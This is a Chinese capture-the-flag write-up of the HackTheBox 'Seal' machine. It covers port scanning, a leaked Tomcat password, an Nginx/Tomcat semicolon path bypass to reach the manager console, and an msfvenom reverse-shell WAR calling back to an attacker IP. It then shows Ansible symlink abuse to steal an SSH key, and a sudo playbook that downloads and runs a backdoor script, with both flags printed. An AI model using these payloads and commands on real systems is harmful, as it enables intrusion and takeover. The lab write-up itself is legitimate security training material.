文章描述了一次针对IP地址10.10.10.250的渗透测试过程,包括扫描发现开放端口(22、443、8080),识别服务版本(OpenSSH、Nginx、HTTP代理),并通过漏洞利用获取系统权限的过程。 2025-4-26 15:35:43 Author: www.freebuf.com(查看原文) 阅读量:1 收藏
| IP Address | Opening Ports |
|---|---|
| 10.10.10.250 | TCP:22,443,8080 |
$ ip='10.10.10.250'; itf='tun0'; if nmap -Pn -sn "$ip" | grep -q "Host is up"; then echo -e "\e[32m[+] Target $ip is up, scanning ports...\e[0m"; ports=$(sudo masscan -p1-65535,U:1-65535 "$ip" --rate=1000 -e "$itf" | awk '/open/ {print $4}' | cut -d '/' -f1 | sort -n | tr '\n' ',' | sed 's/,$//'); if [ -n "$ports" ]; then echo -e "\e[34m[+] Open ports found on $ip: $ports\e[0m"; nmap -Pn -sV -sC -p "$ports" "$ip"; else echo -e "\e[31m[!] No open ports found on $ip.\e[0m"; fi; else echo -e "\e[31m[!] Target $ip is unreachable, network is down.\e[0m"; fi
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4b894739673d07315e3f4c27411ff967 (RSA)
|   256 04a74f399565c5b08dd5492ed8440036 (ECDSA)
|_  256 b45e8393c54249de7125927123b18554 (ED25519)
443/tcp  open  ssl/http   nginx 1.18.0 (Ubuntu)
| tls-nextprotoneg:
|_  http/1.1
| tls-alpn:
|_  http/1.1
|_http-server-header: nginx/1.18.0 (Ubuntu)
| ssl-cert: Subject: commonName=seal.htb/organizationName=Seal Pvt Ltd/stateOrProvinceName=London/countryName=UK
| Not valid before: 2021-05-05T10:24:03
|_Not valid after:  2022-05-05T10:24:03
|_http-title: 400 The plain HTTP request was sent to HTTPS port
|_ssl-date: TLS randomness does not represent time
8080/tcp open  http-proxy
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Server returned status 401 but no WWW-Authenticate header.
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 401 Unauthorized
|     Date: Fri, 25 Apr 2025 13:34:25 GMT
|     Set-Cookie: JSESSIONID=node01zm2e2p58nqz9ylie4ox8yk2.node0; Path=/; HttpOnly
|     Expires: Thu, 01 Jan 1970 00:00:00 GMT
|     Content-Type: text/html;charset=utf-8
|     Content-Length: 0
|   GetRequest:
|     HTTP/1.1 401 Unauthorized
|     Date: Fri, 25 Apr 2025 13:34:16 GMT
|     Set-Cookie: JSESSIONID=node0dg89rtzp6u06efkkrsf6ia460.node0; Path=/; HttpOnly
|     Expires: Thu, 01 Jan 1970 00:00:00 GMT
|     Content-Type: text/html;charset=utf-8
|     Content-Length: 0
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Fri, 25 Apr 2025 13:34:20 GMT
|     Set-Cookie: JSESSIONID=node0265gtyyttm2mrzyuqqo76lte1.node0; Path=/; HttpOnly
|     Expires: Thu, 01 Jan 1970 00:00:00 GMT
|     Content-Type: text/html;charset=utf-8
|     Allow: GET,HEAD,POST,OPTIONS
|     Content-Length: 0
|   RPCCheck:
|     HTTP/1.1 400 Illegal character OTEXT=0x80
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 71
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: Illegal character OTEXT=0x80</pre>
|   RTSPRequest:
|     HTTP/1.1 505 Unknown Version
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 58
|     Connection: close
|     <h1>Bad Message 505</h1><pre>reason: Unknown Version</pre>
|   Socks4:
|     HTTP/1.1 400 Illegal character CNTL=0x4
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 69
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x4</pre>
|   Socks5:
|     HTTP/1.1 400 Illegal character CNTL=0x5
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 69
|     Connection: close
|_    <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x5</pre>
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.93%I=7%D=4/26%Time=680C1290%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,F3,"HTTP/1\.1\x20401\x20Unauthorized\r\nDate:\x20Fri,\x2025\x2
SF:0Apr\x202025\x2013:34:16\x20GMT\r\nSet-Cookie:\x20JSESSIONID=node0dg89r
SF:tzp6u06efkkrsf6ia460\.node0;\x20Path=/;\x20HttpOnly\r\nExpires:\x20Thu,
SF:\x2001\x20Jan\x201970\x2000:00:00\x20GMT\r\nContent-Type:\x20text/html;
SF:charset=utf-8\r\nContent-Length:\x200\r\n\r\n")%r(HTTPOptions,107,"HTTP
SF:/1\.1\x20200\x20OK\r\nDate:\x20Fri,\x2025\x20Apr\x202025\x2013:34:20\x2
SF:0GMT\r\nSet-Cookie:\x20JSESSIONID=node0265gtyyttm2mrzyuqqo76lte1\.node0
SF:;\x20Path=/;\x20HttpOnly\r\nExpires:\x20Thu,\x2001\x20Jan\x201970\x2000
SF::00:00\x20GMT\r\nContent-Type:\x20text/html;charset=utf-8\r\nAllow:\x20
SF:GET,HEAD,POST,OPTIONS\r\nContent-Length:\x200\r\n\r\n")%r(RTSPRequest,A
SF:D,"HTTP/1\.1\x20505\x20Unknown\x20Version\r\nContent-Type:\x20text/html
SF:;charset=iso-8859-1\r\nContent-Length:\x2058\r\nConnection:\x20close\r\
SF:n\r\n<h1>Bad\x20Message\x20505</h1><pre>reason:\x20Unknown\x20Version</
SF:pre>")%r(FourOhFourRequest,F2,"HTTP/1\.1\x20401\x20Unauthorized\r\nDate
SF::\x20Fri,\x2025\x20Apr\x202025\x2013:34:25\x20GMT\r\nSet-Cookie:\x20JSE
SF:SSIONID=node01zm2e2p58nqz9ylie4ox8yk2\.node0;\x20Path=/;\x20HttpOnly\r\
SF:nExpires:\x20Thu,\x2001\x20Jan\x201970\x2000:00:00\x20GMT\r\nContent-Ty
SF:pe:\x20text/html;charset=utf-8\r\nContent-Length:\x200\r\n\r\n")%r(Sock
SF:s5,C3,"HTTP/1\.1\x20400\x20Illegal\x20character\x20CNTL=0x5\r\nContent-
SF:Type:\x20text/html;charset=iso-8859-1\r\nContent-Length:\x2069\r\nConne
SF:ction:\x20close\r\n\r\n<h1>Bad\x20Message\x20400</h1><pre>reason:\x20Il
SF:legal\x20character\x20CNTL=0x5</pre>")%r(Socks4,C3,"HTTP/1\.1\x20400\x2
SF:0Illegal\x20character\x20CNTL=0x4\r\nContent-Type:\x20text/html;charset
SF:=iso-8859-1\r\nContent-Length:\x2069\r\nConnection:\x20close\r\n\r\n<h1
SF:>Bad\x20Message\x20400</h1><pre>reason:\x20Illegal\x20character\x20CNTL
SF:=0x4</pre>")%r(RPCCheck,C7,"HTTP/1\.1\x20400\x20Illegal\x20character\x2
SF:0OTEXT=0x80\r\nContent-Type:\x20text/html;charset=iso-8859-1\r\nContent
SF:-Length:\x2071\r\nConnection:\x20close\r\n\r\n<h1>Bad\x20Message\x20400
SF:</h1><pre>reason:\x20Illegal\x20character\x20OTEXT=0x80</pre>");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

https://10.10.10.250/

http://10.10.10.250:8080/signin;jsessionid=node01a58x8lkg5rxz7li3qedmuhh137.node0?redirect=%2F


創建用戶登錄
http://10.10.10.250:8080/root/seal_market/commit/971f3aa3f0a0cc8aac12fd696d9631ca540f44c7

>user:tomcat>password:42MrHBf*z8{Z%
http://10.10.10.250:8080/root/seal_market/blob/master/nginx/sites-enabled/default


1.proxy_pass 將請求代理至服務端本機的 8000 埠。
2.Nginx 對使用者訪問的 URL 保留分號(;)及其後參數內容。
3.Tomcat 對 URL 中的分號內容視為「路徑參數」,不作為實際路徑的一部分。
例如:
http://127.0.0.1:8000/test;tttt/aaad
Tomcat 實際解析為:
http://127.0.0.1:8000/test/aaad

利用該路由轉發訪問http://127.0.0.1:8000/manager/html

https://10.10.10.250/;fuck/manager/html

$ msfvenom -p java/shell_reverse_tcp lhost=10.10.16.15 lport=443 -f war -o shell.war
/manager/.;/html/upload?org.apache.catalina.filters.CSRF_NONCE=4B107F08CB2ABE4C1BF1912236D0141C

$ curl https://10.10.10.250/;aaa/shell/

tomcat@seal:/opt/backups/playbook$ cat run.yml

- hosts: localhost
  tasks:
  - name: Copy Files
    synchronize: src=/var/lib/tomcat9/webapps/ROOT/admin/dashboard dest=/opt/backups/files copy_links=yes
  - name: Server Backups
    archive:
      path: /opt/backups/files/
      dest: "/opt/backups/archives/backup-{{ansible_date_time.date}}-{{ansible_date_time.time}}.gz"
  - name: Clean
    file:
      state: absent
      path: /opt/backups/files/
tomcat@seal:/opt/backups/playbook$ find /var/lib/tomcat9/webapps/ROOT/admin/dashboard -writable
對於目錄uploads下可以寫入

$ tomcat@seal:/opt/backups/playbook$ ln -s /home/luis/ /var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads/hacked

tomcat@seal:/tmp$ tar zxf backup-2025-04-25-14:51:32.gz --force-local

tomcat@seal:/tmp/dashboard/uploads/hacked$ cat .ssh/id_rsa
User.txt
2a141da309192304f7a66987be277f1b
https://github.com/MartinxMax/trp00f

https://github.com/MartinxMax/skbd
luis@seal:~$ sudo -l

https://serverfault.com/questions/537060/how-to-see-stdout-of-ansible-commands
luis@seal:/tmp$ vim maptnh.yml
- hosts: localhost
  tasks:
  - name: map
    shell: bash -c '/tmp/skbd.sh -e "https://10.10.16.15:9191"'
$ python3 skbdexec.py$ python3 skbd.py$ python3 -m http.server 9919

luis@seal:/tmp$ wget http://10.10.16.15:9919/skbd.sh;chmod +x skbd.sh
luis@seal:/tmp$ sudo /usr/bin/ansible-playbook maptnh.yml
SKBD成功注入系統

SKBD # info


SKBD # use 1SKBD[8e7b2e7692df48faa4e42d6cfc791ed2]# showSKBD[8e7b2e7692df48faa4e42d6cfc791ed2]# run

SKBD[8e7b2e7692df48faa4e42d6cfc791ed2]# set user luisSKBD[8e7b2e7692df48faa4e42d6cfc791ed2]# run
Root.txt
b68b96c9181b1160397344db3010b66a
如有侵权请联系:admin#unsafe.sh